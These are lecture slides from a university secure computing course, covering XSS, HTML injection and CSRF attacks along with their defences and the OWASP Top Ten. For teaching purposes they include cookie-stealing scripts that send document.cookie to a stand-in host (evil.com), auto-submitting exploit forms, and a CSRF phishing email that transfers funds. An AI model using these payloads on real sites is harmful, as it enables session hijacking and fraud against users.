

COMP3911 Secure Computing

16: More Web Vulnerabilities

Nick Efford

<https://comp3911.info>

Focus For This Lecture

Attacks that target the user / their browser

- Cross-Site Scripting (XSS)
- HTML injection
- Cross-Site Request Forgery (CSRF)

Cross-Site Scripting (XSS)

- Allows an attacker to add their own code to a vulnerable application's pages
- When victim visits the infected page, attacker's code is downloaded to their browser and executes
- Two main types exist
 - Reflected XSS (Type 1, common)
 - Stored XSS (Type 2, rarer)

Code Injection in Forms

Name:

How might an app handle these form inputs?

Nick

```
<i>Nick</i>
```

```
Nick, <a href="http://evil.com">click here to win  
£10,000</a>
```

```
<span onmouseover="alert('Gotcha!');">Nick</span>
```

Question

Last of the preceding examples doesn't demonstrate XSS.


Why?

Engineering XSS

If form sends its data via a GET request, we can craft a URL that submits the code via the query string:

```
http://foo.com/search?name=%3Cspan+onmouseover%3D%22alert%28%27Gotcha%21%27%29%3B%22%3ENick%3C%2Fspan%3E
```

Then all we need to do is some social engineering – e.g., putting the link in an email sent to the victim



How could we disguise the link?

If the form uses POST...

Need to create our own form that does the POST for us:

```
<html>
  <body onload="document.exploit.submit();"
    <form name="exploit"
      method="post"
      action="http://foo.com/search">
        <input type="hidden" name="name" value="...">
      </form>
    </body>
</html>
```



XSS code goes here

Then send to victim as an email, or host it somewhere and lure them into clicking on a disguised link, as before

A More Useful Exploit

cookie(s) have to be delivered to a site that the attacker controls

cookie(s) for site this code is injected into

```
<script>
  var url = 'http://evil.com/steal?cookie=' + document.cookie;
  document.write("<img src='" + url + "'/>");
</script>
```

request is made via an `img` element; victim sees only the normal 'image not found' response

Note: there doesn't have to be a `steal` application running on the attacker's site - they just need to look at server logs to see the stolen cookies!

Alternative Approach

```
<script>
  if (document.cookie.indexOf("stolen") < 0) {
    document.cookie = "stolen=true";
    var url = "http://evil.com/steal?cookie=" + document.cookie
      + "&next=https://www.site.com";
    document.location.replace(url);
  }
</script>
```

Briefly visits attacker site to steal cookies before redirecting to the page the victim was expecting

Creates a `stolen` cookie to prevent redirection loops

Modifying Pages With XSS

```
<script>document.images[8].src=http://evil.com/bean.png</script>
```



Stored XSS


- Relies on the injected JavaScript being stored somehow on the vulnerable server – typically in a database
- Likely targets include discussion forums, blogs that allow comments, shopping sites that allow product reviews...
- Rarer, but bigger impact than Reflected XSS
 - Malicious code can persist for a long time and be seen by large numbers of people
 - No need for social engineering: code is delivered through normal browsing activity

Countermeasures

- Encode HTML before it is delivered to browser
 - & (ampersand) → `&`;
 - " (double quote) → `"`;
 - < (less than) → `<`;
 - > (greater than) → `>`;
- ... or reject HTML and require user-supplied content to be written in something like Markdown
- Use `HttpOnly` attribute flag with cookies, to hide them from JavaScript code

HTML Injection

- Attacker could inject a **frame** that points back to a server they control
 - Framed page would display a message saying user has been logged out and must resupply credentials
- Might be able to achieve same thing by injecting a form



Why is this potentially worse than stealing a session ID via XSS?

XSRF / CSRF

- ‘Cross-Site Request Forgery’
- Exploits the fact that your browser sends an authentication token to a server; tricks you/browser into authenticating a request you never intended to make
- Rarer than XSS but easier to write exploits for
- Harder to fix than XSS


To: victim
From: security@mybank.com
Subject: Urgent - please read immediately!

Dear Mr Smith,

Due to a recent security issue, we kindly request that you help us check that there are no problems with your account.

Please log in to your account as normal. Once logged in, click on this link and follow the instructions:

<https://www.mybank.com@167772161/check.html>



Sincerely,

Boris Johnson
Chief Security Officer
MyBank Ltd

username

attacker IP address,
encoded as a single
32-bit integer

check.html

```
<html>
<body onload="document.exploit.submit();"
  <form name="exploit" method="post"
    action="https://mybank.com/transfer">

  <input type="hidden" name="acct" value="97855201">
  <input type="hidden" name="amount" value="1000">


  </form>
</body>
</html>
```



**Transfers £1,000
to attacker's account
(remember: victim has
already authenticated!)**

Typical CSRF Defence

- When user logs in, server generates a random nonce and stores it with user's session data
- Nonce is included in pages sent back to user's browser, as a hidden form field
- ... so it will be returned to server in requests originating from those pages
- ... and can be checked against the value stored on the server for that session



Note: fixing XSS vulnerabilities
is a prerequisite here!

Validation: Client or Server?

- Cannot defend server side of a web application by implementing defences in the client
 - Browser is trivially bypassed by attackers, who will simply craft HTTP requests manually
- Client-side validation is a usability / performance aid, not a security aid; validation needs to be implemented on the server side as well

When Do We Validate?

- Where should we validate? As input comes into the system, or just before it is used?
- Validating as soon as possible reduces the number of places where malicious content might get stored
- ... on the other hand, it means that many other parts of the system have to trust that validation was done properly!



Example: Preventing XSS

Good reasons for encoding HTML at point of output:

- Not just user-generated input that needs encoding – we may need to read from a file or query a DB
- If we encode on input, text stored in DB will be encoded, making it harder for non-web systems to handle
- HTML encoding expands strings to an extent that is not known in advance, which can cause problems with restricted-length DB fields

- The Open Web Application Security Project
- Active since 2001, formally established as a not-for-profit organisation in the US in 2004
- Does research and provides information on web vulnerabilities and their mitigation
- Publishes a 'Top Ten' list every few years...

OWASP's Top Ten (2017)

1. Injection
2. Broken authentication
3. Sensitive data exposure
4. XML external entities (XXE)
5. Broken access control
6. Security misconfiguration
7. Cross-site scripting (XSS)
8. Insecure deserialization
9. Components with known vulnerabilities
10. Insufficient logging & monitoring

Comparison With 2013

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Summary

We have

- Seen how it is possible for attacker-supplied JavaScript to run in a victim's browser, via reflected or stored XSS
- Highlighted defences against XSS, primarily involving the encoding of HTML metacharacters, ideally just prior to delivering content to a browser
- Discussed how authenticated requests can be forged, and how this can be prevented using random CSRF tokens
- Noted how OWASP's Top Ten provides helpful guidance on the most significant web vulnerabilities

Follow-Up / Further Reading

- Sullivan & Liu, *A Beginner's Guide to Web Application Security*, McGraw-Hill 2012
- [“how to hack the uk tax system, i guess”](#) – in-depth analysis of the September 2017 HMRC website vulnerabilities
- [Open Web Application Security Project](#)
 - [OWASP's Top Ten](#) for 2017
 - [OWASP Cheat Sheets](#) (guidance for developers)